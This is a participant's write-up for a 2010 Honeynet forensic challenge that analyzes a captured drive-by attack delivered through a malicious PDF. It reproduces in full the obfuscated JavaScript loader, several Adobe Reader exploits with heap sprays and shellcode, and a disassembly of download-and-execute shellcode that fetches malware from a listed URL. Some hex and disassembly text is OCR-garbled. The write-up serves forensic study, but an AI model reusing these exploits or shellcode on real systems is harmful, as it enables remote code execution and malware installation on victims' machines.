

# Challenge 6: Analyzing Malicious Portable Destructive Files (intermediate)

## Submission Template

Submit your solution at <http://www.honeynet.org/challenge2010/> by 17:00 EST, Tuesday, November 30th 2010. Results will be released around the third week of December.

Name (required): vos	Email (required): vos@vos.uz
Country (optional): Russia	Profession (optional): <input type="checkbox"/> Student <input type="checkbox"/> Security Professional <input type="checkbox"/> Other

Question 1. How many URL path(s) are involved in this incident? Please list down the URL path(s) found.	Possible Points: 1pt
Tools Used: CommView Awarded Points:	
<p>Answer 1.</p> <p>There are 7 requests to following 6 URLs:</p> <p><a href="http://blog.honeynet.org.my/forensic_challenge">http://blog.honeynet.org.my/forensic_challenge</a>  <a href="http://blog.honeynet.org.my/forensic_challenge/">http://blog.honeynet.org.my/forensic_challenge/</a>  <a href="http://blog.honeynet.org.my/forensic_challenge/getpdf.php">http://blog.honeynet.org.my/forensic_challenge/getpdf.php</a>  <a href="http://blog.honeynet.org.my/forensic_challenge/fcexploit.pdf">http://blog.honeynet.org.my/forensic_challenge/fcexploit.pdf</a>  <a href="http://blog.honeynet.org.my/favicon.ico">http://blog.honeynet.org.my/favicon.ico</a>  <a href="http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe">http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe</a></p>	

Question 2. What code can you find inside the PCAP file? Explain what the code does.	Possible Points: 2pts
Tools Used: Wireshark, <a href="http://jsbeautifier.org/">http://jsbeautifier.org/</a> , <a href="http://tohtml.com/">http://tohtml.com/</a> Awarded Points:	
<p>Answer 2.</p> <p><a href="http://blog.honeynet.org.my/forensic_challenge/">http://blog.honeynet.org.my/forensic_challenge/</a> contains a javascript (added a few comments for readability):</p> <pre>&lt;script&gt; var DepanNegw = window; var DexeTelae = -44; DexeTelae += 45; XayeZebah = 'nedajemac';</pre>	

```

var GaDemee = 'e5vfqaiVbII5'.replace(/[5fqIVbI5]/g, ''); // GaDemee = 'eval'
ZavevTa = 'fazemezrarawaseb';
var MezRai = parseInt;
var DayahDet = 'zafezed lacet cetexet <...> dasalaje gav yepakekehe'.split(' ');
var ZeJexn = '';
var SerayYafags = String;
var KesXanavn = -50;
KesXanavn += 66;
XadHef = 78;
var BeZao = 47;
BeZao += -47;
var FeceSabejo = -46;
FeceSabejo += 48;
GebJep = 92;
var SeWajec = 'ftr9wogmBwJCW5h6aixrPRCs1ZonjHjdjKueMkD'.replace(/[t9wgBwJW56ixPRs1ZnjHjjKuMkD]/g,
 '');
MaqTa = 5;
GaDemee = DepanNegw[GaDemee]; // GaDemee = window.eval
SeWajec = SerayYafags[SeWajec];
for (YajMedei = BeZao; YajMedei < DayahDet.length - 1; YajMedei += FeceSabejo)
    ZeJexn += SeWajec(MezRai((DayahDet[YajMedei + BeZao].length - 1).toString(KesXanavn) +
(DayahDet[YajMedei + Dexetelae].length - 1).toString(KesXanavn), KesXanavn));
    GaDemee(ZeJexn); // eval(decodedStr);
</script>

```

That's a decoding JS which uses lengths of words from DayahDet variable as nibbles (half-bytes) for plaintext JS code. For example, "zafezed lacet" — lengths 7 and 5 — nibbles 0x6 and 0x4 — char \x64 == 'd', it's the first byte of decoded js.

After decoding the entire code, it's been eval'd.

Decoding can be done easily by replacing eval() (in our case, GaDemee()) with alert(), and here is the deobfuscated js:

```

document.write('<iframe scrolling="no" width="1" height="1" border="0" frameborder="0"
src="http://blog.honeynet.org.my/forensic_challenge/getpdf.php"></iframe>')

```

(loads [http://blog.honeynet.org.my/forensic\\_challenge/getpdf.php](http://blog.honeynet.org.my/forensic_challenge/getpdf.php) in an iframe)

<p>Question 3. What file(s) can you find within the PCAP file? If any files are found, please zip compress into password protected file (password infected) with file name: [your email]_Forensic Challenge 2010 – Challenge 6 – Extracted Files.zip and submit to <a href="http://www.honeynet.org/challenge2010/">http://www.honeynet.org/challenge2010/</a>.</p>	<p>Possible Points: 3pts</p>
<p>Tools Used: CommView Awarded Points:</p>	
<p>Answer 3. Just submit extracted files as instructed above.</p>	

<p>Question 4. How many object(s) are contained inside the PDF file?</p>	<p>Possible Points: 1pt</p>
<p>Tools Used: text viewer Awarded Points:</p>	
<p>Answer 4.  There are <b>19</b> of them, namely {1..11} 0 obj and {21..28} 0 obj.</p>	

Question 5. Using PDF dictionary and object referencing, explain in detail the flow structure of a PDF file.	Possible Points: 1pt
--	----------------------

Tools Used: text viewer  
 Awarded Points:

Answer 5.

Please see object connectivity dot graph (Bonus 1 answer) for relationships between the objects.

And PDF flow is like this:

1. First, pdf reader looks for the trailer at the end of file:

```
trailer
<</Root 27 0 R/Size 9/Info 11 0 R>>
startxref
14765
%%EOF
```

There it finds the reference to both root catalog of pdf — 27 0 obj — and info object — 11 0 obj. Also there is offset of xref table, but it's incorrect, so xref table won't be used.

2. Info object (11 0 obj) defines meta data of pdf, like the title which is in 10 0 obj stream, compressed with four encoding filters (/FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode).

The plain-text title says

```
U_155bf62c9aU_7917ab395fU_155bf62c9aU_7917ab395fU_155bf62c9a<.....>U_155bf62c9aU_7917ab3924U_155bf62c9aU_7917ab3929U_155bf62c9aU_7917ab393b
```

3. The root catalog (27 0 obj) contains a reference to pages collection (26 0 obj) and an acroform (28 0 obj).
4. Pages collection has only one page — 25 0 obj, which has no references to other objects and so has no text on it.
5. Acroform consists of an XFA template which is in embedded file 21 0 obj, and form fields collection — 22 0 obj.
6. XFA template is compressed using deflate algorithm:  
 /F#691t#65#72 /F#6c#61#74eDe#63#6f#64e  
 stands for  
 /Filter /FlateDecode  
 after deobfuscation.

Template contains a form with a sole image field that has a TIFF image inside, also embedded in the template.

7. Fields collection repeats the same form structure (22 0 obj → 23 0 obj → 24 0 obj) as in the template, and moreover has a reference to the document page (25 0 obj), placing the acroform with the image field onto this page.
8. TIFF image has CVE-2010-0188 libtiff exploit inside, which will succeed if Adobe Reader is < 8.2.1 or < 9.3.1

Question 6. How many filtering schemes are used for the object streams and what are they? Explain how you can decompress the stream.	Possible Points: 1pt
Tools Used: Awarded Points:	
<p>Answer 6.</p> <p>Javascript and annotation subjects are compressed with a filter cascade:          [ /FlateDecode /ASCII85Decode /LZWDecode /RunLengthDecode ]  <b>(four different encodings).</b></p> <p>Can be decoded using pdf-parser by Didier Stevens, or can be processed manually since these algorithms are widely known and publicly available.</p> <p>The acroform XFA template is compressed with only one /FlateDecode.</p>	

Question 7. Which object streams might contain malicious content? List the object and explain the obfuscation technique(s) used.	Possible Points: 3pts
Tools Used: Awarded Points:	
<p>Answer 7.</p> <p><b>21 0 obj</b></p> <p>Contents: acroform template. Inside there is a base64'ed TIFF image file with exploit. Its payload is encrypted with shikata_ga_nai encoder from Metasploit.          This one definitely contains malicious stuff.</p> <p><b>5 0 obj</b></p> <p><b>Contains JS code:</b></p> <pre> var SSS = null; var SS = "ev"; var \$S = ""; \$5 = "in"; app.doc.syncAnnotScan(); SS = "ti"; if (app.plugin.length != 0) { // always true     var \$\$ = 0;     SS += "t1";     \$5 += "fo";     SSS = app.doc.getAnnots({ nPage: 0 });     // SSS: annots (7 0 obj and 9 0 obj)     SS += "e";     \$S = this.info.title;     // \$S: doc title (10 0 obj) } var S5 = ""; if (app.plugin.length &gt; 3) { // always true     SS += "a";     // remove trash from title and extract hex-encoded bytes:     var arr = \$S.split(/U_155bf62c9aU_7917ab39/);     for (var \$ = 1; \$ &lt; arr.length; \$++) {         S5 += String.fromCharCode("0x" + arr[\$]);     } }         </pre>	

```

    SS += "1";
}
if (app.pluginIns.length >= 2) { // always true
    // SS = 'eval', S5 = code, gathered together from bytes inside title
    app[SS](S5);
}

```

**Eval'd code in S5:**

```

__SS = 1;
// get second annot subj (9 0 obj):
__S5 = __SSS[__SS].subject;
__S$ = 0;
// get rid of trash:
__S$ = __S5.replace(/X_17844743X_170987743/g, "%");
// get first annot subj (7 0 obj):
__S5 = __SSS[__S$].subject;
// get rid of trash:
__S$ += __S5.replace(/89af50d/g, "%");
__S$ = __S$.replace(/\n/, "");
__S$ = __S$.replace(/\r/, "");
// unhex:
__S$ = unescape(__S$);
// eval:
app.eval(__S$);

```

**One more eval'd code in \_\_S\$, contains exploits:**

```

var w = new String();
var c = app;

function s(yarsp, len) {
    while (yarsp.length * 2 < len) {
        yarsp += yarsp;
        this.x = false;
    }
    var eI = 37715;
    yarsp = yarsp.substring(0, len / 2);
    return yarsp;
    var yE = 18340;
}

var m = new String("");

function cG() {
    var chunk_size, payload, nopsled;

    chunk_size = 0x8000;
    // calc.exe payload
    payload =
unescape("%uabba%u906%u29f1%ud9c%ud9c%u2474%ub1f4%u5d64%uc583%u3104%u0f55%u5503%ue20f%ued5e%uabb9%uc1
ea%u2d70%u1953%u3282%u6897%ud01d%u872d%ufd18%ua73a%u02dc%u14cc%u64ba%u66b5%uae41%uf16c%u5623%udb7c%u7bc1
%u5e69%u69dd%uf0b0%ucf0c%u1950%udd95%u5ab9%u7b37%u772b%uc55f%u1531%ue18d%u70c8%uc2c5%u4c1c%u7b34%u2f3a%u
e82b%u27c9%u848b%ua512%u999d%u2faa%u84c0%u2bee%u768c%u0bc8%u237e%u4cc6%u51c2%u3abc%ufc45%u1118%uffe5%uf4
8a%udf14%u6c2f%u8742%u0a57%u6fe9%ub5b5%uca94%ua6ab%u84ba%u77d1%u4a2c%u74ac%uabc%ub25f%ub269%u5e06%u51d5
%u90f3%u978f%uec66%u6942%u6a9b%u18a2%u12ff%u42ba%u7be5%ubb37%u9dc6%u5de0%ufe14%uf2f7%uc6fd%u7812%uda44%u
7167%u110f%ubb01%uf81a%ud953%ufc21%u22db%u20f7%u46b9%u27e6%ue127%u8e42%udb91%ufe58%ubaeb%u6492%u07fe%uad
e3%u4998%uf89a%u9803%u5131%u1192%ufcd5%u3ac9%u352d%u71de%u81cb%u4522%u6d21%uecd2%ucb1c%u4e6d%u8df8%u6eeb
%ubff8%u653d%ubaf6%u8766%ud10b%u926b%ubf19%u9f4a%u0a30%u8a92%u7727%u96a7%u6347%ud3b4%u824a%uc4ae%uf24c%u
f5ff%ud99b%u0ae1%u7b99%u133d%u91ad%u2573%u96a6%u3b74%ub2a1%u3c73%ue92c%u468c%uea25%u5986%u9261%u71b5%u51
64%u71b3%u561f%uabf7%u91c2%ua3e6%uab09%ub60f%ua23c%ub92f%ub74b%ua308%u3cdb%ua4dd%u9221%u2732%u8339%u892b
%u34a9%ub0da%ua550%u4f47%u568c%uc8fa%uc5fe%u3983%u7a98%u2306%uf60a%uc88f%u9b8d%u6e27%u305d%uledd%uadfa%u
b232%u4265%u2d3a%uff17%u83f5%u87b2%u5b90");
    nopsled = unescape("%u9090%u9090%u9090%u9090%u9090%u9090%u9090");
    while (nopsled.length < chunk_size)
        nopsled += nopsled;
    nopsled_len = chunk_size - (payload.length + 20);
    nopsled = nopsled.substring(0, nopsled_len);
}

```



```

    this.bc = 3699;
    util.printf("%4500f", num);
}
var eQ = "";

function gX() {
    var basicZ = '';
    // notepad.exe payload
    var shellcode =
unescape("%uc931%u64b1%ub6bf%u558b%ud976%ud9cd%u2474%u58f4%ue883%u31fc%u0d78%u7803%ue20d%u6043%u2c45%u44e1%ub6af%u964c%ub72e%ued9a%u55a9%u1a18%u71cc%u2237%u7e30%u91b7%u1856%ue9ae%u2394%u7479%ucdff%u5e6b%ufc95%ue562%u12a2%u77ad%u53d8%u925f%u4178%ue5b2%ufc62%uf826%ub883%u9e2c%u6c59%uf5dd%u5d2a%uc113%uc7c1%ub031%u6cf7%ua2b6%u1838%u2007%ud29%ua0b1%u0314%uaee1%ufbd8%u96df%ua80b%uc7cd%uca91%ubfab%u7091%uea13%u7a32%u7bb1%u5ba0%ue130%u3b9f%u8d42%ue4ba%u28a0%u4e20%u29d6%u0147%uf2cc%ucff0%uffb9%u2f62%uc948%u2904%ud333%ude69%u2b88%u10f3%u776b%uedee%uef80%u9fcf%u89c2%uc649%uf510%u36e3%u10fb%ud153%u40ef%u4d82%u41f6%ue4ae%u5cb1%uf58a%uaa78%u3472%u750f%u52e6%u712a%u9faf%u5fea%uc24a%u9cf3%u64f2%u0559%u5ecc%u7957%u0607%ue3a9%u828a%u26fc%uc2cc%u7f97%u1577%u2a0a%u9c21%u73c8%ube3e%u4838%uf571%u04de%uca4d%ue02c%u6126%u4c09%ucab8%u16cf%ueb5c%u3af3%uf869%u3ffd%u02b2%u2bfc%u17bf%u3214%u149e%u8f05%u0fff%uec38%u0df4%ue632%u5709%u05f5%u481a%u6947%u7913%u5680%u864d%ufe94%u9652%uec98%ua8a6%u13b3%ub6c0%u39da%ub1c7%u1421%ub9d8%u6f32%udef2%u091c%uf4e9%ude69%ufd04%ud308%ud722%u1af7%u2f5a%u15f2%u2d5b%u2f31%u3e43%u2c3c%u26a4%ub9d6%u2921%u6d1c%uabe5%ule0c%u059e%u8fa4%u3f0e%u3e4d%ucbaa%ud183%u5346%u40f5%ub4de%uf46f%uae52%u7901%u53fa%ule82%uf294%u8d50%u9b01%u28cf%u50e5%ud262%ue195%u661d%u2003%ufeb8%ubcae");
    var mem_array = new Array();
    this.googleBasicR = "";
    var cc = 0x0c0c0c0c;
    var addr = 0x400000;
    var sc_len = shellcode.length * 2;
    var len = addr - (sc_len + 0x38);
    var yarsp = unescape("%u9090%u9090");
    this.eS = "eS";
    yarsp = s(yarsp, len);
    var count2 = (cc - 0x400000) / addr;
    this.rF = false;
    this.p = "p";
    for (var count = 0; count < count2; count++) {
        mem_array[count] = yarsp + shellcode;
    }
    var bUpdate = new String("");
    var overflow = unescape("%u0c0c%u0c0c");
    var cP = function() {};
    this.gD = "";
    while (overflow.length < 44952) {
        this.tO = "";
        overflow += overflow;
    }
    var adobeD = new String();
    this.collabStore = Collab.collectEmailInfo({
        subj: "",
        msg: overflow
    });
}

function updateE() {
    var xI = new String("");
    if (c.doc.Collab.getIcon) {
        var arry = new Array();
        // cmd.exe payload
        var vvpethya =
unescape("%ud3b8%u7458%ud901%u2bcb%ud9c9%u2474%ub1f4%u5a65%u4231%u0312%u1242%u3983%u96a4%u56f4%u0d45%u9b%bd%ud7af%ue7f8%u982e%uidcf%u7aa8%ucad5%u92cf%uf3c1%u9d2f%u4766%ufb49%u941e%uc494%u8389%uacfe%u6ad8%udd95%u0935%uf3a2%u801c%ub2d9%u488c%u2678%u0b5c%udd62%u01f4%u5b82%u4792%u4b5e%u2d2e%ubc2a%uf9ff%ue4c1%u9b9a%u83f7%ucc69%u3938%ulfb1%u7e29%uc50b%ue214%u8248%udcd8%ub3b7%u890b%ue425%uab91%u5210%u5192%uc8fc%u9932%u9def%ubaal%u0795%ulc9f%uacee%uc5ba%u4b1c%uaf20%u0832%u3e47%u9129%uacf0%ude04%u1062%ue9e7%u0804%uf391%ubf69%ucc69%u71f0%u1108%uccee%u0d20%ubecf%ub462%ud949%u9971%u15e3%u3c5a%ub053%u5d89%u6c82%u6648%u07ae%u7ad2%u148a%ub09d%u1572%u1aab%u33e6%u5a91%ub8af%u4744%udd4a%u8b98%u47f2%u2af0%ub1cc%u03cf%u2707%ufe1e%ued8a%uca57%u23cd%u030e%u7277%u39bc%ubf21%u6423%udf3e%u5d93%uea71%u2a42%u2b4d%ud7b8%u0626%u7de4%ue9b8%ue771%uc85c%u0a82%u1f69%u2e8c%u1db2%u258c%u34bf%u2085%u359e%u98b7%u2cfff%ue0a5%u6cf4%uf3c6%u7409%uf5ca%u6919%u60cd%u9a13%u4e19%ua74d%uf71c%ub952%uea11%ucba6%u0839%ud1c0%u2527%ud2c7%u10a5%ud8d8%u62bd%ufff2%u0b9a%uebe9%udfee%ulc04%ud389%u3622%uld77%u4e5a%u177d%u4c5b%u21b3%u5f43%u31b9%u39a4%ubd2a%u4a21%u1291%uc8e5%u0389%u229e%ub43a%u5e0e%u24c3%ud4aa%ud71d%u7246%u4a4c%u53de%ufbf6%uc952%u7098%u72fa%u153a%u1594%ub5a8%ub801%u2057%u29e5%uc6f9%ud08e%u738b%u275f%ule42%u22e7%u411a");
        var updateX = 39796;

```

```

var hWq500CN = vvpethya.length * 2;
var len = 0x400000 - (hWq500CN + 0x38);
var zAdobe = "";
var yarsp = unescape("%u9090%u9090");
var dU = "";
yarsp = s(yarsp, len);
this.zAdobeK = "";
var p5AjK65f = (0x0c0c0c0c - 0x400000) / 0x400000;
var aG = new Date();
for (var vqcQD96y = 0; vqcQD96y < p5AjK65f; vqcQD96y++) {
    var lBasic = "";
    array[vqcQD96y] = yarsp + vvpethya;
    var u = "";
}
var iAlpha = function() {};
var tUMhNbGw = unescape("%09");
while (tUMhNbGw.length < 0x4000) {
    this.gN = false;
    tUMhNbGw += tUMhNbGw;
}
var hV = new String("");
var nVE = function() {};
tUMhNbGw = "N." + tUMhNbGw;
c.doc.Collab.getIcon(tUMhNbGw);
}
this.wZ = 44811;
}
var hO = new String("");
function nO() {
    this.iR = false;
    var version = c.viewerVersion.toString();
    var zH = '';
    version = version.replace(/D/g, '');
    var version_array = new Array(version.charAt(0), version.charAt(1), version.charAt(2));
    if ((version_array[0] == 8) && (version_array[1] == 0) || (version_array[1] == 1 &&
version_array[2] < 3)) {
        cN();
    }
    this.wN = "";
    var aQ = new String("");
    if ((version_array[0] < 8) || (version_array[0] == 8 && version_array[1] < 2 && version_array[2]
< 2)) {
        gX();
    }
    var vEdit = "";
    if ((version_array[0] < 9) || (version_array[0] == 9 && version_array[1] < 1)) {
        updateE();
    }
    var eH = function() {};
    var eSJ = new Function();
    cG();
    var vUpdate = false;
}
var basicU = new Date();
this.updateO = false;
nO();
var mUpdate = function() {};

```

Alright, there are some malicious adobe reader exploits in javascript, but this code has no chance to execute in given pdf.

Take a look at object connectivity: the object containing this script (5 0 obj) is referenced as /JS by 4 0 obj. 4 0 obj is an /OpenAction of 1 0 obj, and that's all, 1 0 obj has no references to it. Should be linked as a root object by trailer to work.

So, I think this one should be considered harmless.



Question 8. What exploit(s) are contained inside the PDF file? Which one that actually runs and triggers the vulnerability(ies)? Please provide some explanation for your answer. Possible Points: 4pts

Tools Used: vosShellcodeToolkit, OllyDbg

Awarded Points:

Answer 8.

Exploit	References	Shellcode	Malware URL
<b>1. Javascript exploits</b>			
Adobe Reader 'Doc.media.newPlayer' Use-After-Free Exploit	CVE-2009-4324 <a href="http://osvdb.org/60980">http://osvdb.org/60980</a>	win32_download_exec from Metasploit, encoded with shikata_ga_nai. Named "calc.exe payload" in js code comments	<a href="http://blog.honeynet.org.my/forensic_challenge/malware1.exe">http://blog.honeynet.org.my/forensic_challenge/malware1.exe</a>
Adobe Reader 'util.printf()' Stack Buffer Overflow Exploit	CVE-2008-2992 <a href="http://osvdb.org/49520">http://osvdb.org/49520</a>	win32_download_exec crypted with shikata_ga_nai encoder. Called "freecell.exe payload"	<a href="http://blog.honeynet.org.my/forensic_challenge/malware_2.exe">http://blog.honeynet.org.my/forensic_challenge/malware_2.exe</a>
Adobe Reader 'Collab.collectEmailInfo()' Stack Buffer Overflow Exploit	CVE-2007-5659 <a href="http://osvdb.org/41495">http://osvdb.org/41495</a>	same win32_download_exec with shikata_ga_nai on top. "notepad.exe payload"	<a href="http://blog.honeynet.org.my/forensic_challenge/3malware.exe">http://blog.honeynet.org.my/forensic_challenge/3malware.exe</a>
Adobe Reader 'Collab.getIcon()' Stack Buffer Overflow Exploit	CVE-2007-5659 <a href="http://osvdb.org/41495">http://osvdb.org/41495</a>	shikata_ga_nayed download&exec, "cmd.exe payload"	<a href="http://blog.honeynet.org.my/forensic_challenge/malware.4.exe">http://blog.honeynet.org.my/forensic_challenge/malware.4.exe</a>
<b>2. TIFF file exploit</b>			
Adobe Reader <b>LibTiff</b> Integer Overflow	CVE-2010-0188 <a href="http://osvdb.org/62526">http://osvdb.org/62526</a>	it's the same	<a href="http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe">http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe</a>

The exploit which actually ran is the libtiff one, as there is a request to [/the\\_real\\_malware.exe](http://blog.honeynet.org.my/forensic_challenge/the_real_malware.exe) in the packet capture, and because the others had no chance to execute as their object is not linked to the trailer.

Question 9. Are there any payloads inside the PDF file? If any, list them all and explain what they do. Which payload will be executed? Possible Points: 2pts

Tools Used: vosShellcodeToolkit, OllyDbg

Awarded Points:

Answer 9.

Let's examine TIFF exploit payload. It consists of shikata\_ga\_nai decoder and encoded shellcode:

```
seg000: 00000000 ; Segment type: Pure code
seg000: 00000000 seg000      segment byte public 'CODE' use32
seg000: 00000000          assume cs:seg000
```

```

seg000:00000000      assume es:nothing, ss:nothing, ds:nothing, fs:nothing,
gs:nothing
seg000:00000000      xor     ecx, ecx
seg000:00000002      ffree  st(5)          ; some FPU instruction
seg000:00000004      mov    eax, 36182C53h ; xor key IV
seg000:00000009      fnstenv byte ptr [esp-0Ch] ; store FPU environment on
stack,
seg000:00000009      ; [esp] = addr of last
executed FPU instr
seg000:0000000D      pop    edi            ; edi = offset "ffree st(5)"
seg000:0000000E      mov    cl, 66h ; 'f' ; setup loop counter (0x66
dwords to xor)
seg000:00000010      ; decrypt next 4 bytes
seg000:00000010      loop_again:
xor     [edi+18h], eax
seg000:00000013      add    edi, 4
seg000:00000016      add    eax, [edi+14h] ; modify xor key
seg000:00000019      loop  near ptr 0FFFFFFCh ; first xor will modify
this
seg000:00000019      ; to jump to correct place
(loop_again)
seg000:00000019 ; -----
-----
seg000:0000001B      CryptedJunk
92B18979h
seg000:0000001B      dd 14BE6D81h, 4DD80B32h, 0C4E3D609h, 48DB017h,
0C1BF56F1h
seg000:0000001B      dd 0C8D26D84h, 0F8939F16h, 110105F2h, 83BCA785h,
0C978C098h
seg000:0000001B      dd 60AC1CFFh, 0B49D5455h, 0D2878762h, 11ACBA11h,
0EA587A42h
seg000:0000001B      dd 0D25DEA80h, 6C35341h, 703B1B0Eh, 6EEFC936h,
0D4955366h
seg000:0000001B      dd 0B030D4D0h, 52BA744Ah, 0D79B671Ah, 0AF7BD286h,
5D23782Dh
seg000:0000001B      dd 738EE7CBh, 69410588h, 0C48FBD11h, 0A76F5C5Eh,
0DEE9C669h
seg000:0000001B      dd 2B9DA670h, 0CE503E4Bh, 0E32DAD97h, 0A7DC1280h,
0BD860B28h
seg000:0000001B      dd 1E76A615h, 4C9111B0h, 950D44A0h, 1C246DE0h,
0E735D4FCh
seg000:0000001B      dd 6277B1CBh, 4912A092h, 0FDE6CD2h, 4E8209FEh,
3A24B7FCh
seg000:0000001B      dd 0F09F0EA4h, 0CA465898h, 1BC24942h, 0F2020B46h,
6954B29Eh
seg000:0000001B      dd 6D5C628Bh, 45FE7892h, 33354EEFh, 890A93BBh,
0B4216340h
seg000:0000001B      dd 208AFAECh, 502A9B77h, 5E38AA9Ah, 6342F59Fh,
7157FA8Bh

```

```

seg000:0000001B dd 6854DDD5h, 9F4E012Ch, 0AF52364Dh, 0A2974B45h,
0E4885F6Ch
seg000:0000001B dd 0E3B96E08h, 0F1C68EF7h, 0F5D68D91h, 1EE8E04Fh,
79F70373h
seg000:0000001B dd 84F00259h, 9DFA1BB7h, 0B91D37C0h, 0CC3524A8h,
0B73D423Fh
seg000:0000001B dd 1A17600Ch, 516F997Ah, 546D9E75h, 937E808Ch,
33E6E78Dh
seg000:0000001B dd 0F9696C1Ah, 91EBA3CDh, 1C5DB7Eh, 0A87F4DEEh,
640BF49Eh
seg000:0000001B dd 56948530h, 0C07410A3h, 62EF9154h, 25933CD8h,
0B532D77Dh
seg000:0000001B dd 22DB42EDh, 0C457A38Bh, 71E5E336h, 145577D8h,
871EE47Bh
seg000:0000001B dd 22CE9109h
seg000:000001AF dw 3C96h
seg000:000001B1 db 8Fh
seg000:000001B1 seg000 ends

```

The next one is after stripping shikata\_ga\_nai. Consists of one-byte xor decoder (probably to get rid of '\0's in shellcode) and encoded part:

```

seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000 segment byte public 'CODE' use32
seg000:00000000 assume cs:seg000
seg000:00000000 assume es:nothing, ss:nothing, ds:nothing, fs:nothing,
gs:nothing
seg000:00000000 jmp short GetJunkOffset
seg000:00000002
seg000:00000002 ; ===== S U B R O U T I N E
=====
seg000:00000002
seg000:00000002
seg000:00000002 StartDecoding proc far ; CODE XREF:
StartDecoding: GetJunkOffset
seg000:00000002 pop edx ; edx = offset CryptedJunk
seg000:00000003 dec edx
seg000:00000004 xor ecx, ecx
seg000:00000006 mov cx, 316 ; 316 bytes to xor
seg000:0000000A @@: ; CODE XREF: StartDecoding+Cj
seg000:0000000A xor byte ptr [edx+ecx], 99h ; xor every byte with
0x99
seg000:0000000E loop @@
seg000:00000010 jmp short near ptr CryptedJunk ; jump to decoded
shellcode
seg000:00000012 ; -----
-----
seg000:00000012

```

```

seg000:00000012 GetJunkOffset: ; CODE XREF: seg000:00000000j
seg000:00000012 call near ptr StartDecoding
seg000:00000012 StartDecoding endp ; sp-analysis failed
seg000:00000012 ; -----
-----
seg000:00000017 Crypt edJunk dd 99994C70h, 38FDC399h, 999999A9h, 1295D912h,
123485E9h
seg000:00000017 ; CODE XREF: StartDecoding+Ej
seg000:00000017 dd 411291D9h, 12A5EA12h, 9AE187EDh, 0B9E7126Ah,
0D712629Ah
seg000:00000017 dd 0CF74AA8Dh, 0A612C8CEh, 6B12629Ah, 6AC097F3h,
0C091ED3Fh
seg000:00000017 dd 9D5E1AC6h, 0C0707BDCh, 5412C7C6h, 9ABDDF12h,
9A78485Ah
seg000:00000017 dd 0FF50AA58h, 0DF129112h, 585A9A85h, 589A9B78h,
5A9A9912h
seg000:00000017 dd 6E126312h, 12975F1Ah, 0C09DF349h, 9999C971h,
945F1A99h
seg000:00000017 dd 0CE66CFCBh, 4112C365h, 71C098F3h, 999999A4h,
0CF8A5F1Ah
seg000:00000017 dd 19A719DFh, 0AF1963ECh, 751AC719h, 0F34512B9h,
0CE66CAB9h
seg000:00000017 dd 9A9D5E75h, 0FCB7F8C5h, 9D9ADD5Eh, 9999FCE1h,
0C9C959AAh
seg000:00000017 dd 66C9CFCAh, 451265CEh, 0CE66CAC9h, 0CE66C969h,
3559AA6Dh
seg000:00000017 dd 60EC591Ch, 0CACFCBC8h, 0C0C34B66h, 0AA777B32h,
0BF715A59h
seg000:00000017 dd 0DE666666h, 0EBC9EDFCh, 0FDD8FAF6h, 0EAFCEBFDh,
0FCDE99EAh
seg000:00000017 dd 0EAE0CAEDh, 0DDF4FCEDh, 0FAFCEBF0h, 0E0EBF6EDh,
0F0CE99D8h
seg000:00000017 dd 0FCE1DCF7h, 0E1DC99FAh, 0F1CDEDF0h, 0FDF8FCEBh,
0F8F6D599h
seg000:00000017 dd 0FBF0D5FDh, 0E0EBF8EBh, 0EBEC99D8h, 0F7F6F4F5h,
0D5CBCC99h
seg000:00000017 dd 0F7EEF6DDh, 0FDF8F6F5h, 0F0DFF6CDh, 99D8FCF5h
seg000:00000153 aHttpBlog_honey db
' http://blog.honeynet.org.ny/forensic_challenge/the_real_'
seg000:00000153 db 'malware.exe'
seg000:00000196 db 80h ; À
seg000:00000196 seg000 ends

```

And the bare shellcode, which is win32\_download\_exec from Metasploit:

```

seg000:00000000 ; Segment type: Pure code
seg000:00000000 seg000 segment byte public 'CODE' use32
seg000:00000000 assume cs:seg000

```

```

seg000:00000000      assume es: not hi ng, ss: not hi ng, ds: not hi ng, fs: not hi ng,
gs: not hi ng
seg000:00000000      jmp     GetSt ri ngsOf fset
seg000:00000005 ; -----
-----
seg000:00000005
seg000:00000005 Shell codeStart: ; CODE XREF:
seg000: GetSt ri ngsOf fset p
seg000:00000005      pop     edx          ; edx = offset aGetprocaddress
seg000:00000006      mov     eax, dword ptr fs:[30h] ; ||
seg000:0000000C      mov     eax, [eax+0Ch] ; ||
seg000:0000000F      mov     esi, [eax+1Ch] ; ||
seg000:00000012      lodsd          ; ||
seg000:00000013      mov     eax, [eax+8] ; ||
seg000:00000016      mov     ebx, eax    ; || ebx = kernel32 base
thanks to PEB
seg000:00000018      mov     esi, [ebx+3Ch]
seg000:0000001B      mov     esi, [esi+ebx+78h]
seg000:0000001F      add     esi, ebx
seg000:00000021      mov     edi, [esi+20h]
seg000:00000024      add     edi, ebx
seg000:00000026      mov     ecx, [esi+14h]
seg000:00000029      xor     ebp, ebp
seg000:0000002B      push   esi
seg000:0000002C loc_2C: ; CODE XREF: seg000:00000041j
seg000:0000002C      push   edi
seg000:0000002D      push   ecx
seg000:0000002E      mov     edi, [edi]
seg000:00000030      add     edi, ebx    ; edi = kernel32 export name
table
seg000:00000032      mov     esi, edx    ; esi = offset aGetprocaddress
seg000:00000034      push   0Eh
seg000:00000036      pop     ecx
seg000:00000037      repe cmpsb
seg000:00000039      jz     short loc_43 ; if current export is
"Get Proc Address"
seg000:0000003B      pop     ecx
seg000:0000003C      pop     edi
seg000:0000003D      add     edi, 4
seg000:00000040      inc     ebp
seg000:00000041      loop  loc_2C       ; iterate through all the
exports
seg000:00000043 loc_43: ; CODE XREF: seg000:00000039j
seg000:00000043      pop     ecx        ; got the GetProcAddress
ordinal
seg000:00000044      pop     edi
seg000:00000045      pop     esi

```

```

seg000:00000046      mov     ecx, ebp
seg000:00000048      mov     eax, [esi+24h]
seg000:0000004B      add     eax, ebx
seg000:0000004D      shl     ecx, 1
seg000:0000004F      add     eax, ecx
seg000:00000051      xor     ecx, ecx
seg000:00000053      mov     cx, [eax]
seg000:00000056      mov     eax, [esi+1Ch]
seg000:00000059      add     eax, ebx
seg000:0000005B      shl     ecx, 2
seg000:0000005E      add     eax, ecx
seg000:00000060      mov     eax, [eax]
seg000:00000062      add     eax, ebx
seg000:00000064      mov     edi, edx
seg000:00000066      mov     esi, edi
seg000:00000068      add     esi, 0Eh
seg000:0000006B      mov     edx, eax          ; edx = offset GetProcAddress
seg000:0000006D      push   4
seg000:0000006F      pop    ecx
